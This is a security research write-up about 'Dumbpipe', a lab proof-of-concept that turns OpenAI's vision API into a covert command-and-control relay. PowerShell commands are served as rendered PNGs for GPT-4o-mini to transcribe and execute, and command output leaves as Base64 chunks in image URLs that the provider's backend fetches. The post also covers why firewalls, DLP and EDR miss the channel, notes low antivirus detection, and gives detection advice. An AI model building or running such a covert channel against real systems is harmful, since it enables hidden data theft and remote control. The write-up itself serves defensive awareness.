

This research was informed by earlier public reporting, including Check Point Research's work on abusing web-based AI services as C2 proxies, and Microsoft's SesameOp report describing a backdoor that used the OpenAI Assistants API for command and control.
What Dumbpipe Proves
Conventional Command-and-Control (C2) detection often focuses on malware communicating with suspicious domains, unusual IP space, or known beaconing infrastructure. In this case, the host does not call the server. The model provider does.
On the endpoint, network telemetry looks like a binary using a legitimate AI API. On the server side, access logs show cloud IP space belonging to major AI infrastructure. Making detection from either the AI provider or a compromised organisation's security team challenging.
In a controlled lab, we built a Windows agent and paired it with a simple remote controller. Commands were rendered as an image on the C2 server. The agent asked a vision-capable model to read that image and return the text. Command output then went back the other way by embedding data inside URLs handed to the same vision workflow.
The channel worked without the agent ever opening a direct connection to the C2 host. Provider infrastructure fetched the remote content on the agent's behalf, where the data chunks were reassembled, decoded, and executed by the agent.
How It Works
Architecture Overview

Demonstration
Command Delivery (C2 → Agent)
- The operator posts a PowerShell command to the C2 server's
/instructionendpoint. - The C2 server renders the command as a white-background PNG with black monospace text at
/instruction.png. - The agent sends a vision API request to OpenAI: "Read and transcribe exactly what text is shown in this image" with
image_url: http://C2/instruction.png. - OpenAI's backend (running on Azure/Google infrastructure) fetches the PNG from the C2 server, passes it to GPT-4o-mini, and returns the transcribed text to the agent.
- The agent executes the transcribed text as a PowerShell command.

Result Exfiltration (Agent → C2)
- The agent chunks the command output, Base64-encodes it, and constructs URLs like:
http://C2/comms/<session>/<index>/<total>/<chunk>.jpg - The agent sends another vision API request: "What do you see in this image?" with
image_url: <that URL>. - The AI provider's backend makes an HTTP GET to the URL to "fetch the image." The data is already embedded in the URL path.
- The vision model returns an error (
400 Unsupported image format), but the GET has already occurred, and the C2 server has recorded the chunk. - The C2 server reassembles chunks into the full output, which the controller polls and displays.
image_url field in OpenAI's vision API specification requires the provider's backend to make an outbound HTTP GET to the specified URL before passing any image data to the model. Even when the model rejects the "image," the network transmission has already happened.
Expanding AI Pipelines
AI traffic is becoming normal business egress in many environments. ChatGPT, Copilot, OpenAI, and other AI services are increasingly sanctioned destinations. A steady stream of HTTPS requests to an approved AI endpoint looks less suspicious than a host reaching a newly registered VPS at fixed intervals.
The technique shows that "allowed AI use" and "safe AI use" are not the same question. If an organisation permits direct access to external AI services, it also creates a potential covert channel through approved SaaS infrastructure.
Why This Bypasses Standard Controls
1. No Direct Agent-to-C2 Network Contact
The agent never opens a TCP connection to the C2 server. All
outbound connections are HTTPS to
api.openai.com. Firewalls, IDS, and netflow
monitoring see only "user accessing an AI API", not
"compromised host beaconing to a C2 server."
2. Egress Looks Like Normal Business Traffic
Enterprise AI adoption is widespread. ChatGPT, Microsoft Copilot, GitHub Copilot, and OpenAI are commonly whitelisted. The agent's traffic is:
- Protocol: HTTPS to well-known AI API domains
- Payload: Standard JSON chat completion requests (no encoded shellcode, no steganography)
- Response: Normal HTTP 200 responses from the AI API
3. C2 Logs Show AI Provider IPs, Not the Agent's
The C2 server logs show requests from Azure (20.x.x.x, 52.x.x.x) and Google (68.x.x.x, 135.x.x.x) IP ranges, the backend infrastructure of OpenAI and Google. The agent's true IP address is never exposed to the C2 server. This breaks IP-based attribution and geo-location for defenders analysing C2 access logs.
4. DLP and Content Inspection Don't Catch It
Data Loss Prevention tools inspect HTTP bodies, email
attachments, and file uploads. They do not inspect the
image_url strings inside AI API request JSON.
The exfiltrated data travels inside a URL path, outside the
body, outside attachments, outside traditional inspection
surfaces.
5. EDR Sees Only a Go Binary Talking to OpenAI
Endpoint Detection and Response solutions that monitor for
suspicious network connections will see agent.exe
making HTTPS requests to api.openai.com. Unless
the EDR has a specific detection for "repeated vision API
calls with external image URLs pointing to the same domain,"
this activity blends into the noise of normal AI tool usage.
Detection Challenges
| Control Layer | Traditional Detection | Why It Fails Here |
|---|---|---|
| Firewall / IDS | Block/alert on C2 domains/IPs | Agent only talks to OpenAI; C2 is contacted by Azure/Google IPs |
| DLP | Inspect HTTP bodies for sensitive data | Data is in URL paths, not bodies; inside JSON chat requests |
| EDR | Flag processes connecting to suspicious IPs | Connection is to a legitimate AI API |
| Proxy Logs | URL categorisation blocks "malware" | api.openai.com is categorised as "Business/Technology" |
| Sandbox / Detonation | Network traffic analysis in sandbox | Sandbox may not flag OpenAI API traffic; requires custom sigs |
Detection Opportunities
Network Layer
- Volume analysis: A process making hundreds of vision API requests per hour with external
image_urlvalues is suspicious. Normal chat usage is conversational, not robotic. - URL patterns: Repeated
image_urlvalues pointing to the same external host with encoded path segments (Base64-like strings) could indicate exfiltration.
Technical Details & Interesting Findings
Model Testing
We tested multiple models and APIs.
perplexity/sonar could only search the web, not
fetch arbitrary URLs. google/gemini-3.1-flash-lite-preview
refused private IPs and hallucinated on gist URLs. OpenAI
vision models consistently caused the provider backend to hit
our private VPS URLs via image_url.
Limited Antivirus Detection
At the time of testing, we submitted the proof-of-concept file to VirusTotal. Only 3 of 71 security vendors flagged it as potentially malicious. It was not detected by the Microsoft, Google, or Palo Alto engines. While this is only a point-in-time result, it reinforces the broader theme of this research: activity using trusted AI infrastructure may not be readily identified as malicious by conventional controls.
HTTP 400 Still Delivers the Payload
During exfiltration, the OpenAI-facing request returns HTTP 400 with the message "Unsupported image format" or "Invalid image data". This is expected. The model rejects the fake "image," but the provider's backend already made the GET request and transmitted the data. The agent treats any response as success.
PNG Rendering Was Reliable
We render commands as white-background PNGs with black monospace text using Python PIL. GPT-4o-mini transcribes these reliably, even for PowerShell syntax with backslashes, quotes, and variable expansion. The only failure mode was very long commands that wrapped awkwardly, solved by text wrapping at 60 characters.
Implications for Defenders
- Assume AI egress is a risk: If your organisation allows ChatGPT, OpenAI API access, or Copilot, you have a potential C2 channel. Treat AI API access with the same scrutiny as any other outbound internet access.
- Log and audit AI API usage: If you use OpenAI or Azure OpenAI, export usage logs. Look for patterns: high volume from a single API key, repeated vision requests with external URLs, or requests from non-browser user agents.
- EDR rules: Create custom detections for processes (not browsers) making repeated HTTPS requests to OpenAI with vision model parameters and external image URLs.
Ethical & Research Context
This project was built as a proof-of-concept for defensive awareness. The goal is to help security teams understand how AI APIs can be abused as covert channels and to improve detection capabilities before these techniques appear in the wild.
This issue was submitted to OpenAI's bug bounty program before publication and was assessed as an informational finding.
AI platforms are part of the attack surface. They are not only productivity tools; they can also fetch remote content, relay data, and act as internet-facing intermediaries.